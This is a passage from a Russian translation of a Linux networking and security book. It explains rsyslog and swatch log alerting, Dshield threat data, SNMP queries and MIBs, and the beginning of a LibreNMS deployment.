Во всех этих случаях, вероятно, имеет смысл добавить слово `not`, чтобы отфильтровать пользователей, которые могут просматривать или искать эти термины. Например, фильтр по ключевому слову «`batter`» найдет не только инциденты с аккумуляторами, но и пользователей, которые ищут рецепты тортов и новости бейсбола¹. Если исключить «`http`» из условий поиска, это часто приведет к нужному эффекту.

С такими триггерами для оповещений можно предотвратить множество неприятностей — часто до того, как они успеют создать настоящие проблемы.

Теперь, когда мы обсудили принципы поиска и оповещений, давайте создадим сервер журналов и испытаем эти принципы на практике!

Пример сервера системного журнала: `syslog`

Чтобы запустить основные службы системного журнала (`syslog`) на узле Linux, мы настроим службу `rsyslog`. По умолчанию она прослушивает порт `514/udp`, хотя и порт и протокол можно настроить.

У событий журнала бывают различные уровни приоритета или критичности, которые обычно назначает отправляющая сторона:

¹ У слова «`batter`» в английском языке много значений, среди которых «кляр» (жидкое тесто) и «отбивающий игрок в бейсболе» — *Примеч. пер.*

- **emerg, panic** (Аварийная ситуация). Уровень 0: это самый низкий уровень протоколирования, который означает, что система вышла из строя. Часто это последние сообщения, которые вы видите перед отказом системы.
- **alert** (Тревога). Уровень 1: требуются немедленные действия. Обычно это влияет на работу системы в целом.
- **crit** (Критическая ситуация). Уровень 2: как и в случае тревоги, требуются неотложные действия. Вероятно, основные функции системы не работают.
- **err** (Ошибка). Уровень 3: серьезные ошибки, но система все еще функционирует. Вероятно, пострадали ее основные функции.
- **warn** (Предупреждение). Уровень 4: подозрительные события, которые не обязательно связаны с ошибками.
- **notice** (Уведомления). Уровень 5: штатные, но значимые события.
- **info** (Информационный). Уровень 6: информационные сообщения.
- **debug** (Отладка). Уровень 7: самый высокий уровень — сообщения для отладки.

Обычно, когда настраивается тот или иной уровень протоколирования, включаются также все более низкие уровни. Таким образом, если вы настроите системный журнал на узле на уровень 4, будут регистрироваться также события уровней 0, 1, 2 и 3. Вот почему в большинстве случаев имеет смысл задавать только один уровень ведения журнала.

Вполне вероятно, что `rsyslog` уже установлен и работает на вашем узле Linux. Давайте это проверим:

```
$ sudo systemctl status rsyslog
• rsyslog.service - System Logging Service
   Loaded: loaded (/lib/systemd/system/rsyslog.service; enabled; vendor prese>
   Active: active (running) since Tue 2021-06-15 13:39:04 EDT; 11min ago
TriggeredBy: • syslog.socket
   Docs: man:rsyslogd(8)
         https://www.rsyslog.com/doc/
   Main PID: 783 (rsyslogd)
     Tasks: 4 (limit: 9334)
    Memory: 4.1M
    CGroup: /system.slice/rsyslog.service
            └─783 /usr/sbin/rsyslogd -n -iNONE

Jun 15 13:39:04 ubuntu systemd[1]: Starting System Logging Service...
Jun 15 13:39:04 ubuntu rsyslogd[783]: imuxsock: Acquired UNIX socket '/run/syst>
Jun 15 13:39:04 ubuntu rsyslogd[783]: rsyslogd's groupid changed to 110
Jun 15 13:39:04 ubuntu rsyslogd[783]: rsyslogd's userid changed to 104
Jun 15 13:39:04 ubuntu rsyslogd[783]: [origin software="rsyslog" swVersion="8.>
Jun 15 13:39:04 ubuntu systemd[1]: Started System Logging Service.
Jun 15 13:39:05 ubuntu rsyslogd[783]: [origin software="rsyslog" swVersion="8.
```

Если эта служба у вас не установлена, это легко исправить с помощью следующей команды:

```
$ sudo apt-get install rsyslog
```

Теперь, когда служба установлена и запущена, давайте ее настроим. Отредактируйте файл `/etc/rsyslog.conf`, не забыв открыть его с правами `sudo`.

Вы обнаружите следующие строки, которые управляют прослушивающими портами. Раскомментируйте строки для UDP, как показано (две строки, содержащие `imudp`). Если вы также хотите заносить в системный журнал данные от порта 514/tcp, раскомментируйте и этот раздел (как тоже показано в этом примере):

```
# provides UDP syslog reception
module(load="imudp")
input(type="imudp" port="514")

# provides TCP syslog reception
module(load="imtcp")
input(type="imtcp" port="514")
```

Чтобы ограничить клиентов системного журнала определенным набором подсетей или доменов DNS, в этот файл можно добавить строку `AllowedSender`, вставив ее под любой из строк `input`, которые мы только что раскомментировали. Убедитесь, что указанный протокол соответствует разделу, в который вы добавляете эту строку:

```
$AllowedSender UDP, 127.0.0.1, 192.168.0.0/16,
*.coherentsecurity.com
```

Затем опустимся к разделу `GLOBAL DIRECTIVES` этого же файла. Непосредственно перед этой строкой мы добавим строку шаблона, который будет отвечать за имена входящих файлов и их расположение. Для этого можно использовать несколько переменных с разделителями «%», и вот самые распространенные из них:

Переменная	Описание
<code>%syslogseverity%</code>	Критичность сообщения
<code>%HOSTNAME%</code>	Имя DNS узла-отправителя, разрешенное в соответствии с его записью PTR в DNS
<code>%FROMHOST-IP%</code>	IP-адрес узла-отправителя. Если у узла несколько сетевых интерфейсов, то рекомендуется указать маршрутизируемый loopback-интерфейс или хотя бы интерфейс-отправитель, чтобы IP-адрес не изменился, когда интерфейс отключится или потеряет связь по какой-то еще причине

Переменная	Описание
%TIMESTAMP%	Временная метка записи журнала с точки зрения устройства (временная метка, которая будет отображаться в сообщении системного журнала)
%\$year% %\$month% %\$day%	Календарная дата сервера системного журнала (не обязательно совпадает с датой сообщения в системном журнале)

В нашей конфигурации мы будем называть файлы по IP-адресам узлов, а затем разбивать журналы по дате:

```
$template remote-incoming-logs, "/var/log/%$year%-%$month%- %$day%/FROMHOST-IP.log"
*.* ?remote-incoming-logs
```

Проверьте синтаксис файла с помощью такой команды:

```
$ rsyslogd -N 1
rsyslogd: version 8.2001.0, config validation run (level 1), master config /etc/
rsyslog.conf
rsyslogd: End of config validation run. Bye.
```

Вот некоторые другие имена переменных, которые можно использовать в шаблоне имени файла системного журнала:

Переменная	Описание
%syslogfacility%	Категория сообщения в числовом выражении (0–23). Это свойство иногда используется, чтобы разделять журналы от различных компонентов в одной и той же системе
%syslogfacility-text%	Категория сообщения в текстовом виде
%timegenerated%	Системное время сервера системного журнала в момент получения сообщения (не путать с временной меткой в самом сообщении)
%syslogtag%	Эта переменная дает возможность интерпретировать ключевые слова как теги, например чтобы выделить помеченные тегом сообщения в отдельный файл журнала
%msg%	Текст сообщения
%PRI%	Значение приоритета (числовое), заключенное в угловые скобки (<>)

Переменная	Описание
%MSGID%	Тип сообщения. Значение этой переменной зависит от устройства и приложения, а также часто от производителя оборудования. Например, у одного и того же сообщения от брандмауэров двух разных производителей могут быть разные MSGID.
%APP-NAME%	Устройство или программа, которая сгенерировала сообщение.

Теперь сохраните файл и перезапустите службу `rsyslog`:

```
$ sudo systemctl restart rsyslog
```

Получается, все, что нужно сделать, — это настроить все серверы и устройства так, чтобы они пересылали свои журналы на этот сервер. Верно?

Верно, но не совсем. Само по себе это дает разве что кучу журналов, которые занимают драгоценное дисковое пространство. Что нам на самом деле нужно, так это получать оповещения из этих журналов в реальном времени. Мы сделаем это с помощью метода, который называется **отсмотром журнала** (log tailing). Это название происходит от команды `tail`, которая с ключом `-f` отображает строки по мере их добавления в текстовый файл:

```
tail -f < filename.txt
```

Эта команда просто повторяет текст, но не посылает никаких оповещений. Для них нужно установить пакет с именем `swatch` (от «simple watchdog»):

```
apt-get install swatch
```

После установки мы создадим файл конфигурации, чтобы сообщить утилите, что именно нужно искать. Если вспомнить наш список стандартных оповещений, было бы неплохо начать с файла `swatch.conf` вроде показанного ниже :

```
watchfor /batter/i
echo red
mail=facilities@coherentsecurity.com, subject="ALERT: Battery Issue"

watchfor /temperature|fan|water/i
echo environmental
mail=rob@coherentsecurity.com, subject="ALERT: Environmental Alert"

watchfor /BGP/
echo routing_issue
mail=rob@coherentsecurity.com, subject="ALERT: Routing Issue"

watchfor /SEC_LOGIN_FAILED/
```

```
echo security_event
mail=rob@coherentsecurity.com, subject="ALERT: Administrative Login Failed"
continue

watchfor /SEC_LOGIN_FAILED/
threshold type=threshold,count=5,seconds=600
echo security_event
mail=rob@coherentsecurity.com, subject="ALERT: Possible Password Stuffing Attack in
Progress"
```

Здесь нужно отметить несколько вещей: текст, который мы ищем, находится в разделе `watchfor`. Обратите внимание, что в нашем примере этот текст является регулярным выражением. Синтаксис регулярных выражений чрезвычайно гибок и может быть как очень простым (как здесь), так и настолько сложным, что его становится трудно понять. Я включил ссылки на справочную информацию по регулярным выражениям в конце этой главы.

В нашем примере первое регулярное выражение заканчивается на `/I`: это заставляет команду `watchfor` искать без учета регистра. Обратите внимание, что такой режим ощутимо нагружает ЦП, поэтому если вы знаете, в каком регистре находится искомый текст, лучше указать его в регулярном выражении.

Во втором разделе перечислены три разных поисковых запроса, разделенные символом `|`, который обозначает логическое ИЛИ (OR), то есть, другими словами, имеется в виду «temperature ИЛИ fan ИЛИ water».

Последние два `watchfor` связаны друг с другом. Первый из них ищет неудачные входы в систему и оповещает о каждом из них. Но он заканчивается командой `continue`, которая заставляет `swatch` переходить к следующему разделу. Он соответствует тому же тексту, но с граничным условием: если `swatch` видит пять неудачных попыток входа в систему в течение 5 минут, он оповещает о возможной атаке с подстановкой паролей.

Также можно сделать так, чтобы, обнаружив в журнале совпадающую запись, `swatch` запускал какой-либо сценарий: используйте для этого команду `exec` вместо `mail`.

Наконец, настроив `swatch`, запустим его:

```
$ swatchdog -c /path/swatch.conf -t /path/logfile.log
```

С этой командой связаны два важных момента:

- Мы уже упоминали, что размеры журналов составляют проблему, и поэтому текущий путь, в котором мы храним журналы, не должен быть в том же разделе, что и `/var/log`, размер которого предназначен только для локальных журналов. Безусловно, журналам также не стоит находиться там же, где

размещен загрузочный или любой другой системный раздел, ведь при этом заполнение раздела системного журнала может не только привести к потере журналов, но и вызвать сбой сервера или помешать его загрузке! Журналы следует размещать в специально выделенном разделе, емкость которого позволяет хранить все, что нужно. Архивные журналы можно держать в том же разделе, а можно завести специально для них отдельный раздел (где журналы, вероятно, будут сжаты в ZIP).

- Наша текущая конфигурация для `rsyslog` требует прав `sudo` для просмотра журналов. Значит, нам понадобится либо изменить права доступа к файлам и каталогам, либо запускать `swatchdog` тоже с помощью `sudo`. Оба варианта связаны с определенными рисками, но чтобы журналы было проще использовать для устранения неполадок, давайте изменим права доступа к файлам. Это можно сделать, отредактировав следующие строки в файле `/etc/rsyslog.conf`:

```
$FileOwner syslog
$FileGroup adm
$FileCreateMode 0640
*.*
$DirCreateMode 0755
*.*
$Umask 0022
$PrivDropToUser syslog
$PrivDropToGroup syslog
```

В большинстве случаев в команде `FileGroup` можно указать другую группу, в которую вы поместите различных администраторов, а также учетную запись, из-под которой вы запускаете `swatch`.

Впрочем, вместо этого можно изменить строки `FileCreateMode` и `DirCreateMode` — возможно, вплоть до того, чтобы включить разрешение для всех пользователей (значение `0777`). Но я бы не рекомендовал так поступать, потому что записи журнала всегда содержат конфиденциальную информацию. Занимаясь тестированием на проникновение, я часто нахожу пароли в файлах журнала. Вы не поверите, как часто люди вводят свой пароль в поле для логина, а затем повторяют попытку уже так, как следовало это сделать!

В имени каталога по-прежнему можно использовать дату, но часто проще поддерживать логичный набор имен файлов и каталогов, который подходит для «живых» данных. В результате средствам мониторинга журналов и специалистам, которые устраняют неполадки, будет проще разбираться, какие данные относятся к текущему дню. Если использовать даты в сценариях архивации, то исторические файлы журналов будут либо находиться в датированном каталоге, либо иметь датированное имя ZIP-файла.

После всего вышесказанного наша измененная команда `swatch` будет выглядеть примерно так:

```
$ swatchdog -c /path/swatch.conf -t /path/logfile.log --daemon
```

Обратите внимание, что мы добавили `--d aemon`. После того как все будет отлажено и заработает, стоит использовать этот параметр, чтобы команда запускалась в фоновом режиме (как демон).

Скорее всего, понадобится сделать еще многое, чтобы `swatch` работал в среде реальной эксплуатации: например, получить упомянутые выше права доступа для ваших инструментов, изучить результаты инвентаризации сетевых устройств, обеспечить централизованное ведение журнала для всего оборудования, настроить размер раздела для журнала и наладить его ротацию. Тем не менее того, что мы рассмотрели, должно быть достаточно, чтобы вы самостоятельно справились с дальнейшей настройкой: большая часть этой работы будет специфичной для вашей среды.

Теперь, когда мы разобрались с журналами своей организации, возникают другие вопросы: как события в нашей сети соотносятся с событиями других организаций? Сталкиваемся ли мы с теми же угрозами, что и остальные, или, может быть, подвергаемся каким-то особым атакам? В следующем разделе узнаем, как получить эту информацию.

Проект Dshield

Проект Dshield поддерживается командой Internet Storm Center (<https://isc.sans.edu>) и позволяет участникам пересылать свои анонимизированные журналы в центральный репозиторий, где они хранятся и обрабатываются, чтобы обеспечить хорошее представление о том, что происходит в интернете.

В частности, в пересылаемую информацию входят попытки подключения, которые заблокировал брандмауэр. Существует также специальный датчик Dshield, который можно применять, если вы не хотите задействовать настоящие журналы брандмауэра. О том, как принять участие в проекте, можно узнать по адресу <https://isc.sans.edu/howto.html>.

Эти агрегированные данные дают представление о том, какие порты ищут злоумышленники, намереваясь их атаковать. Адреса участников анонимизированы. Различные отчеты верхнего уровня можно просмотреть по адресу: <https://isc.sans.edu/reports.html>.

В частности, на этой странице можно перейти к любому порту из списка десяти самых популярных, чтобы увидеть, как с течением времени менялась

активность сканирования этого порта. Например, по адресу <https://isc.sans.edu/port.html?port=2222> отображается такой график:




Рис. 12.1. Данные Dshield для одного порта (2222)

Из этого примера понятно, как запросить подробную информацию о любом порте, если вы хотите исследовать трафик в своей системе.

Более того, агрегированную информацию можно запросить через API, если вы предпочитаете обрабатывать ее с помощью сценария или приложения. API для Dshield подробно задокументирован (<https://isc.sans.edu/api/>).

Например, чтобы собрать сводную информацию о порте 2222, можно использовать команду `curl` (просто в качестве примера):

```
$ curl -s -insecure https://isc.sans.edu/api/port/2222 | grep -v encoding\= |
xmlLint -format -t
<?xml version="1.0"?>
<port>
  <number>2222</number>
  <data>
    <date>2021-06-24</date>
    <records>122822</records>
    <targets>715</targets>
    <sources>3004</sources>
```

```
<tcp>100</tcp>
<udp>0</udp>
<datein>2021-06-24</datein>
<portin>2222</portin>
</data>
<services>
  <udp>
    <service>rockwell-csp2</service>
    <name>Rockwell CSP2</name>
  </udp>
  <tcp>
    <service>AMD</service>
    <name><![CDATA[[trojan] Rootshell left by AMD exploit]]></name>
  </tcp>
</services>
</port>
```

Поскольку в этом примере данные возвращаются в формате XML, их можно обработать с помощью стандартных библиотек или компонентов. Также можно запросить данные в форматах JSON, обычного текста или PHP. В некоторых случаях доступны форматы данных, разделенных запятыми или табуляцией (CSV).

Чтобы изменить формат, просто добавьте в запрос параметр `?format_type`, значением которого может быть JSON, text, PHP, а в некоторых случаях CSV или tab.

У каждого пользователя есть свой веб-портал, который показывает ту же статистику для его собственных устройств. Эти данные могут быть полезны, чтобы устранять неполадки или сравнивать их с совокупными данными и выяснять, не стала ли ваша организация жертвой той или иной атаки. Но главная польза этого ресурса заключается в агрегированных данных, которые дают хорошее представление о том, «куда дует ветер» в интернете в любой конкретный день, а также об общих тенденциях « сетевого климата ».

Теперь, когда у нас настроено локальное ведение журнала, а журналы брандмауэра агрегированы для эффективного анализа интернет-трафика, давайте рассмотрим другие протоколы и подходы к управлению сетью. Мы начнем с протокола **SNMP** (Simple Network Management Protocol, «простой протокол сетевого управления»), который позволяет контролировать сеть, поддерживать мониторинг и анализировать время безотказной работы.

Управление сетевыми устройствами с помощью SNMP

По своей сути SNMP — это механизм для сбора информации с целевых сетевых устройств. Чаще всего это делается серверным приложением, хотя, безусловно, можно запросить SNMP и из командной строки. Существует несколько версий SNMP, две из которых широко используются сегодня.

SNMPv2c (версия 2c) — это небольшое улучшение по сравнению с первоначальным протоколом версии 1 (v1), хотя она все еще представляет собой «старомодный» подход к сбору данных: и запросы и ответы SNMP передаются в виде открытого текста поверх UDP. Данные защищены парольной фразой, которая называется *community string*, однако она тоже передается в виде открытого текста, поэтому такие инструменты, как Ettercap, могут легко ее собрать. Даже часто рекомендуемые «длинные и сложные» строки вас не защитят, если злоумышленник может просто скопировать и вставить их куда угодно. Кроме того, пользователи протокола часто не меняют *community string*, установленные по умолчанию (*public* для доступа на чтение и *private* для доступа на чтение и запись), поэтому злоумышленник может получить хорошие результаты, просто используя в запросе эти стандартные парольные фразы. Часто рекомендуется, чтобы доступ к SNMP был защищен с помощью ACL на целевом устройстве. Однако, учитывая, насколько легко осуществить подмену ARP, злоумышленник, атакующий из удачной позиции, может легко обойти и эти ACL.

SNMPv3 — это самая последняя версия протокола, в которую добавлена долгожданная функция шифрования. В этой версии также применяется гораздо более детализированный подход к управлению доступом, чем в SNMPv2c, где предлагались только варианты «чтение» и «чтение/запись».

Как упоминалось ранее, любая версия SNMP позволяет опросить целевое устройство, чтобы получить информацию о нем. Кроме того, устройство может отправлять незапрошенные асинхронные уведомления (так называемые traps — «ловушки») серверу SNMP или сборщику журналов. Опросы SNMP используют порт 161/udp, а «ловушки» отправляются на 162/udp (хотя для этого можно настроить и TCP).

Ознакомившись со всей этой предысторией, давайте создадим несколько примеров запросов.

Простейшие запросы SNMP

Чтобы выполнять запросы из командной строки Linux, вам, вероятно, потребуется установить пакет `snmp`:

```
$ sudo apt-get install snmp
```

Теперь можно создать пример запроса. В первом примере я хочу узнать версию IOS лабораторного коммутатора:

```
$ snmpget -v2c -c <snmpstring> 192.168.122.7 1.3.6.1.2.1.1.1.0
iso.3.6.1.2.1.1.1.0 = STRING: "SG550XG-8F8T 16-Port 10G Stackable Managed Switch"
```

Чтобы узнать время безотказной работы системы — как в секундах, так и в удобочитаемых единицах времени, — используйте такую команду:

```
$ snmpget -v2c -c <snmpstring> 192.168.122.7 1.3.6.1.2.1.1.3.0
iso.3.6.1.2.1.1.3.0 = Timeticks: (1846451800) 213 days, 17:01:58.00
```

Как насчет информации об интерфейсе? Начнем с его названия:

```
$ snmpget -v2c -c <snmpstring> 192.168.122.7 .1.3.6.1.2.1.2.2.1.2.2
iso.3.6.1.2.1.2.2.1.2.2 = STRING: "TenGigabitEthernet1/0/2"
```

Затем можно получать и отправлять пакеты (в режиме одноадресной рассылки):

```
$ snmpget -v2c -c <snmpstring> 192.168.122.7 .1.3.6.1.2.1.2.2.1.11.2
iso.3.6.1.2.1.2.2.1.11.2 = Counter32: 4336153
$ snmpget -v2c -c public 192.168.122.7 .1.3.6.1.2.1.2.2.1.17.2
iso.3.6.1.2.1.2.2.1.17.2 = Counter32: 5940727
```

Вы поняли идею: почти у каждого стандартного параметра есть OID. Но как нам в них не запутаться?

Во-первых, они стандартизированы в RFC 1213, а MIB-2 — последний набор определений, который большинство производителей поддерживает как «наименьший общий знаменатель». Во-вторых, параметры организованы в иерархию. На рис. 12.2 показана верхняя часть этой иерархии, где выделен OID для **mib-2**:




Рис. 12.2. Раздел mib-2 в дереве SNMP OID

Если в иерархии участвует группа интерфейсов, то отображается порядковый номер, а затем таблица сведений о каждом интерфейсе (с сортировкой по индексу интерфейса). Если вы используете `snmpwalk` вместо `snmpget`, вы можете извлечь для каждой записи весь список вместе со всеми подпараметрами. На рис. 12.3 показано начало части `ifTable` (таблица интерфейса) `mib-2`:




Рис. 12.3. Дерево SNMP OID, показывающее информацию об интерфейсе (ifTable)

Кроме того, поддерживается список «точек входа» OID, под которыми у каждого производителя есть собственное дерево элементов. Здесь показана верхняя часть ветви `private` дерева OID. Обратите внимание, что в этом дереве, как правило, упоминаются несколько организаций, которые либо давно приобретены другими компаниями, либо больше не встречаются в корпоративной среде по той или иной причине:




Рис. 12.4. Дерево SNMP OID с разделом OID производителей

Вся эта модель выглядит более или менее логично: различные устройства поддерживают свои собственные параметры, ожидая, когда контролирующий сервер запросит их значения.

Имея точку входа, можно использовать команду `snmpwalk`, чтобы обойти дерево OID вниз от этой точки (см. пример в разделе «SNMPv3»). Правда, этот обход рискует превратиться в утомительную процедуру типа «найди то, не знаю что» среди сотен строк текста.

Кроме того, как видите, у каждого узла в дереве SNMP есть имя. Если у вас есть соответствующие определения, можно запрашивать объекты по имени, а не по OID. Скорее всего, на вашем узле Linux уже установлены определения MIB-2, поэтому вы также можете импортировать определения MIB производителей и управлять ими. Простой способ работать с определениями MIB — использовать пакет `snmp-mibs-downloader` (установите его с помощью знакомой команды `apt-get install`).

Продемонстрируем, как установить MIB поставщика на примере Cisco. Установив `snmp-mibs-downloader`, отредактируйте файл `/etc/snmp-mibs-downloader/snmp-mibs-downloader.conf` и добавьте `cisco` в строку `AUTOLOAD`. Теперь эта строка должна выглядеть так:

```
AUTOLOAD="rfc ianarfc iana cisco"
```

Сведения о том, где и как собирать MIB для Cisco, определены в файле `/etc/snmp-mibs-downloader/cisco.conf`:

```
# Configurations for Cisco v2 MIBs download from cisco.com
#
HOST=ftp://ftp.cisco.com
ARCHIVE=v2.tar.gz
ARCHTYPE=tgz
ARCHDIR=auto/mibs/v2
DIR=pub/mibs/v2/
CONF=ciscolist
DEST=cisco
```

Отдельные определения MIB находятся в файле `/etc/snmp-mibs-downloader/ciscolist` — как видите, этот файл слишком длинный, чтобы приводить его в качестве примера в книге:

```
$ cat /etc/snmp-mibs-downloader/ciscolist | wc -l
1431
```

После обновления файла `snmp-mibs-downloader.conf` просто запустите следующую команду:

```
$ sudo download-mibs
```

В результате загрузятся все MIB (1431 файл).

Теперь, когда доступны текстовые описания MIB (а стандартные значения, не зависящие от производителя, доступны уже после установки `snmp-mibs-downloader`), можно запрашивать SNMP с помощью текстовых описаний. Вот как мы запросим поле `sysDescr` (описание системы) лабораторного коммутатора:

```
$ snmpget -Os -c <snmpstring> -v2c 192.168.122.5 SNMPv2-MIB::sysDescr.0
sysDescr.0 = STRING: SG300-28 28-Port Gigabit Managed Switch
```

Даже с человекочитаемыми именами полей этот процесс очень быстро усложняется. Именно здесь вступает в действие **система управления сетью (NMS)**. У большинства NMS есть простой веб-интерфейс, где можно начать с IP-адреса, а затем детализировать данные по интерфейсам или другим признакам, пока не доберетесь до нужной информации. Эта информация будет представлена графически, обычно за какой-то период времени. Большинство лучших NMS сами выяснят, что это за устройство, и без дополнительных запросов построят графики с наиболее востребованной информацией.

Недостатки SNMPv2

Открытый текст SNMPv2 продолжает оставаться проблемой: многие организации просто еще не перешли на SNMPv3, где передача данных устроена более безопасно.

Хуже того, многие организации так и продолжают использовать стандартные community strings SNMP, то есть `public` и `private`. Доступ к SNMP для чтения и записи почти никогда не требуется, но люди все равно его настраивают. Ситуация усугубляется тем, что с таким доступом можно не только отключить интерфейсы или перезагрузить устройство, но и получить его полную конфигурацию. Существует даже сценарий для Nmap, который извлекает действующую конфигурацию Cisco IOS.

С точки зрения эксплуатации если опрашивать каждый интерфейс и каждый параметр на устройстве, это потребляет ресурсы его ЦП. Исторически так сложилось, особенно на коммутаторах, что если опрашивать каждый интерфейс, то в той или иной версии операционной системы проявятся ошибки утечки памяти. Эти утечки могут оказаться настолько существенными, что на графике использования памяти вы увидите прямолинейный рост там, где каждый из этих запросов не возвращает по несколько байтов. В конце концов может дойти до того, что не останется памяти для работы самого устройства.

Итак, повторим очевидные рекомендации. Используйте SNMPv3, ограничьте доступ SNMP к известным серверам и опрашивайте только те интерфейсы, которые вам нужны. На брандмауэрах и маршрутизаторах это могут быть все интерфейсы, но на коммутаторах вы часто будете опрашивать только восходящие каналы и интерфейсы для критически важных серверов, в частности гипервизоров.

Закончив с теоретическим введением, давайте развернем популярную NMS на базе Linux — LibreNMS.

Пример развертывания NMS для SNMP: LibreNMS

LibreNMS — это NMS, которая создана на основе Nagios NMS (сейчас это преимущественно коммерческий продукт) и предлагает достаточно богатую функциональность, при том что остается бесплатным приложением. Что еще более важно, ее достаточно просто освоить на таком уровне, чтобы подключить к ней ваши устройства, а установку можно значительно упростить.

Прежде всего документация по установке LibreNMS очень полная и охватывает все зависимые компоненты для баз данных, сайтов и других интеграций. Мы не будем рассматривать эти инструкции здесь, потому что они меняются от версии к версии; вам лучше всего обратиться к официальной странице загрузки.

Но вместо того чтобы устанавливать LibreNMS с нуля, часто гораздо проще использовать предустановленный образ. VMware и Hyper-V — очень распространенные гипервизоры и основные вычислительные платформы на многих предприятиях. Для них у LibreNMS есть полный образ ОС Ubuntu в предварительно упакованном файле в формате **Open Virtualization Format (OVA)**. Этот тип файлов вполне соответствует своему названию и почти повсеместно поддерживается для развертывания готовых образов виртуальных машин.

Для примеров в этой главе можно загрузить и импортировать файл OVA для LibreNMS. Оборудование, которое вы будете опрашивать, зависит от вашей среды и поэтому будет отличаться от наших примеров, однако основные принципы останутся теми же самыми. Важный побочный эффект от развертывания NMS состоит в том, что, как и в ситуации с ведением журнала и настройкой оповещений, вы можете обнаружить проблемы, о которых даже не догадывались, — от перегрева ЦП до интерфейса, который работает на пределе своих возможностей.

Особенности гипервизора

Убедитесь, что сеть, в которой вы развертываете виртуальную машину LibreNMS, имеет доступ к устройствам, которые вы собираетесь отслеживать.

В VMware для этой виртуальной машины по умолчанию используется формат диска *thin provisioned* («тонкое оснащение»). Это означает, что объем виртуального диска изначально соответствует размеру файлов, которые на нем уже есть, и будет увеличиваться по мере того, как для файлов понадобится больше места. Это нормально для лабораторной или тестовой виртуальной машины, но в среде эксплуатации почти всегда нужен диск с «толстым оснащением»: не стоит позволять, чтобы сервер непредсказуемо разрастался, пока не заполнит весь накопитель.

Это никогда не заканчивается хорошо, особенно если вы размещаете несколько серверов с тонким оснащением в одном хранилище данных!

После развертывания вам нужно будет войти в систему с учетной записью `librenms` — ее пароль меняется от версии к версии, поэтому обязательно обратитесь к документации. Войдя в систему, обратите внимание, что эта учетная запись имеет привилегии `root`, поэтому измените пароль для `librenms` с помощью команды `passwd`.

Получите свой текущий IP-адрес с помощью команды `ip address` (см. главу 2, «Базовая конфигурация сети в Linux. Работа с локальными интерфейсами»). Учтите, что этот узел будет отслеживать важные устройства с помощью SNMP, и поэтому, вероятно, стоит добавить ACL для каждого из этих устройств, чтобы ограничить доступ к SNMP — с учетом того, что имеет смысл вручную задавать статические значения для своего IP-адреса, маски подсети, шлюза и сервера DNS. Это можно сделать с помощью статического резервирования DHCP или статически назначив параметры на сервере — следуйте подходу, который принят в вашей организации.

Далее перейдите по полученному адресу через HTTP, а не HTTPS. Учитывая конфиденциальность информации на этом сервере, я бы рекомендовал установить сертификат и принудительно использовать HTTPS, но сейчас мы не будем этим заниматься (впрочем, в документации LibreNMS есть отличное руководство на эту тему). Логин для веб-интерфейса — тоже `librenms`, но пароль по умолчанию для него будет другим (снова обратитесь к документации).

У вас должен открыться экран-заставка **Edit Dashboard**:

